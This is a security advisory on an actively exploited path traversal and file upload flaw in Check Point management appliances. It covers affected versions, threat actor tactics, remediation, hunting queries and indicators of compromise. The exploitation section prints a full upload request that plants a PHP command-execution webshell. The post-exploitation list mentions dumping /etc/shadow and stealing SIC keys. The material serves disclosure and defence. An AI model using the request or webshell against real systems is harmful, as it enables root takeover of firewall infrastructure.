Executive Lead & Threat Landscape Context

Check Point Software Technologies has issued an urgent security bulletin (sk183204) addressing an actively exploited, maximum-severity vulnerability in Check Point Security Management appliances. Tracked as CVE-2026-93616 with a CVSS v3.1 base score of 9.8 (Critical), the defect allows an unauthenticated remote adversary with network access to the web-based management service to execute arbitrary file uploads through a path traversal vulnerability. Threat telemetry and primary incident reports confirm that adversaries are weaponizing the zero-day flaw to deploy custom webshells, hijack enterprise firewall policy infrastructure, and establish persistent backdoors directly within the underlying Gaia OS operating environment.
The Cybersecurity and Infrastructure Security Agency (CISA) responded by cataloging CVE-2026-93616 into its Known Exploited Vulnerabilities (KEV) database, directing federal civilian executive branch agencies and enterprise operators to apply vendor hotfixes immediately or disconnect exposed management portals from public networks. Because Security Management Servers hold master encryption keys, gateway configuration archives, and global administrative credentials for distributed Check Point Quantum and CloudGuard firewall deployments, compromise of this tier represents a total collapse of network perimeter integrity.
Vulnerability Taxonomy & Affected Configurations
CVE-2026-93616 is classified as a dual-impact flaw combining Path Traversal (CWE-22: Improper Limitation of a Pathname to a Restricted Directory) and Unrestricted Upload of File with Dangerous Type (CWE-434). The issue exists within the web management daemon and API interface exposed on TCP ports 443 and 19009 across multiple architectural roles:
| System Deployment Role | Affected Gaia OS Versions | Fixed Release / Hotfix Baseline | Operational Exposure Risk |
|---|---|---|---|
| Security Management Server (Standalone / Distributed) | R81.10, R81.20, R82 (All takes prior to Jumbo HF Hotfix) | R81.10 Jumbo HF Take 158 / R81.20 Take 105 / R82 Take 35 | Total policy database hijacking, rule manipulation, SIC key extraction |
| Multi-Domain Security Management (MDSM / Provider-1) | R81.10, R81.20, R82 | R81.10 Take 158 / R81.20 Take 105 / R82 Take 35 | Cross-tenant domain compromise across multi-organization enterprise environments |
| Dedicated Log Server / SmartEvent SIEM Engine | R81.10, R81.20, R82 | R81.10 Take 158 / R81.20 Take 105 / R82 Take 35 | Log tampering, audit concealment, persistence across security monitoring telemetry |
| Quantum Security Gateway (Enforcement Point Only) | Pure gateway without Management/Portal blades enabled | Not directly vulnerable in pure enforcement mode | Indirectly compromised if managing server falls under adversarial control |
Root Cause Dissection & Exploitation Mechanics
The flaw resides in the HTTP request handler implemented by the Check Point Management (CPM) API dispatcher. Specifically, when handling multi-part file upload endpoints designated for diagnostic package uploads and firmware bundle staging, the server-side validation logic fails to sanitize user-controlled directory paths passed within header parameters.
Under normal operating procedures, files uploaded via the administrative web portal or SmartConsole are placed into a restricted sandbox directory:
/var/log/opt/CPsuite-R81.20/fw1/tmp/uploads/
However, by injecting crafted relative path traversals (e.g., sequences of ../../../../) within the file staging identifier parameter, the file writer resolves the target path outside the sandboxed temporary directory. Because the underlying web dispatching daemon executes with full admin (root) system privileges on Gaia OS, the file system boundary enforcement fails completely:
POST /web_api/upload-support-bundle HTTP/1.1
Host: mgmt-gateway.corp.internal:443
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: multipart/form-data; boundary=---------------------------974767299852498929531610575
Content-Length: 1482

-----------------------------974767299852498929531610575
Content-Disposition: form-data; name="bundle_id"

../../../../opt/CPsuite-R81.20/svn/apache/htdocs/portal/shell.php
-----------------------------974767299852498929531610575
Content-Disposition: form-data; name="payload"; filename="diagnostics.bin"
Content-Type: application/octet-stream

<?php
if(isset($_POST['cmd'])){
    system($_POST['cmd']);
}
?>
-----------------------------974767299852498929531610575--
Upon processing this request, the server writes the PHP payload directly into the web-accessible Apache directory. Once written, the adversary can invoke the web shell via an unauthenticated GET or POST request, executing commands with root privileges directly on the Gaia Linux kernel.
Alternatively, telemetry gathered by threat intelligence researchers indicates that attackers have written malicious bash scripts into /etc/cron.hourly/ or overwritten system startup scripts in /etc/rc.d/init.d/, guaranteeing persistence even if web service processes are restarted.
Threat Actor Campaigns & Post-Exploitation Tactics
In observed intrusions, threat actors moved aggressively following initial access to exploit the trusted relationship between the Security Management Server and attached Security Gateways:
- SIC (Secure Internal Communication) Certificate Theft: Attackers extracted the internal Certificate Authority (ICA) private keys and SIC certificates stored in
$CPDIR/conf/sic_cert.p12. With these credentials, adversaries can forge valid SIC trust relationships and push unauthorized firewall rules to downstream gateway enforcement points. - Credentials and Password Hash Dumping: Threat actors executed
cat /etc/shadowand dumped internal Gaia administrator hashes, as well as accessing Check Point internal user databases stored in PostgreSQL and SQLite repositories under$FWDIR/conf/. - Dynamic Policy Tampering: Utilizing Check Point's command-line management utilities (
mgmt_cli), attackers inserted permissive "Any-Any-Accept" access rules into active policy packages and installed the altered policy onto boundary firewalls without raising administrative alerts. - Covert Traffic Interception: By reconfiguring port mirroring and packet capture facilities (
fw monitorandtcpdump), threat groups monitored cleartext administrative sessions, proprietary protocols, and internal telemetry flowing across enterprise WAN links.
Defensive Playbook & Incident Remediation Checklist
Security engineering and incident response teams operating Check Point management environments must execute the following remediation actions immediately:
Step 1: Emergency Hotfix Deployment via Gaia Clish / CPUSE
Connect to the affected management server via SSH or serial console and verify current build and hotfix levels using Gaia Clish:
# Login to Gaia Clish
clish

# Display installed Jumbo Hotfix Take information
show installer status
show installer packages installed

# If using CPUSE (Check Point Update Service Engine), download and install recommended hotfix
installer download-and-install Recommended_Jumbo_Take
For air-gapped or manually maintained systems, download the sk183204 specific hotfix bundle from the official Check Point UserCenter and install via:
tar -xvf Check_Point_R81_20_HOTFIX_CVE_2026_93616.tgz
./UnixInstallScript
Step 2: Emergency Network Isolation & Trusted Access Restrictions
Ensure that administrative web interfaces and SmartConsole ports (TCP 443, 18190, 19009) are strictly inaccessible from untrusted networks and the public Internet:
# Restrict WebUI access to dedicated management subnets in Gaia Clish
set web ssl-port 443
set web allowed-clients subnet 10.100.20.0/24
save config
Step 3: Forensic Triage & Threat Hunting Queries
Execute forensic inspection on the filesystem to identify unexpected file modifications in web server paths and system cron directories:
# Search for recently modified scripts in web portal directories
find /opt/CPsuite*/svn/apache/htdocs/ -type f -mtime -7 -ls

# Inspect cron directories for rogue executable artifacts
ls -la /etc/cron* /var/spool/cron/

# Review Apache access logs for directory traversal sequences
grep -E "(../|..\|upload)" /var/log/opt/CPsuite*/svn/apache/logs/access_log*

# Inspect management audit logs for unauthorized API interactions
grep "upload-support-bundle" /var/log/opt/CPsuite*/fw1/log/cpm.elg*
Indicators of Compromise (IoCs)
| Indicator Type | Value / Artifact Pattern | Context & Association |
|---|---|---|
| URI Pattern | /web_api/upload-support-bundle with traversal tokens |
Exploit delivery vector targeting CPM dispatcher |
| Filesystem Path | /opt/CPsuite-*/svn/apache/htdocs/portal/shell.php |
Commonly observed webshell drop location |
| Filesystem Path | /etc/cron.hourly/cp_backup_sync.sh |
Malicious persistence script discovered in live intrusions |
| Network Port | TCP 19009 / TCP 443 inbound from non-management IP ranges | Adversarial reconnaissance and exploit delivery probing |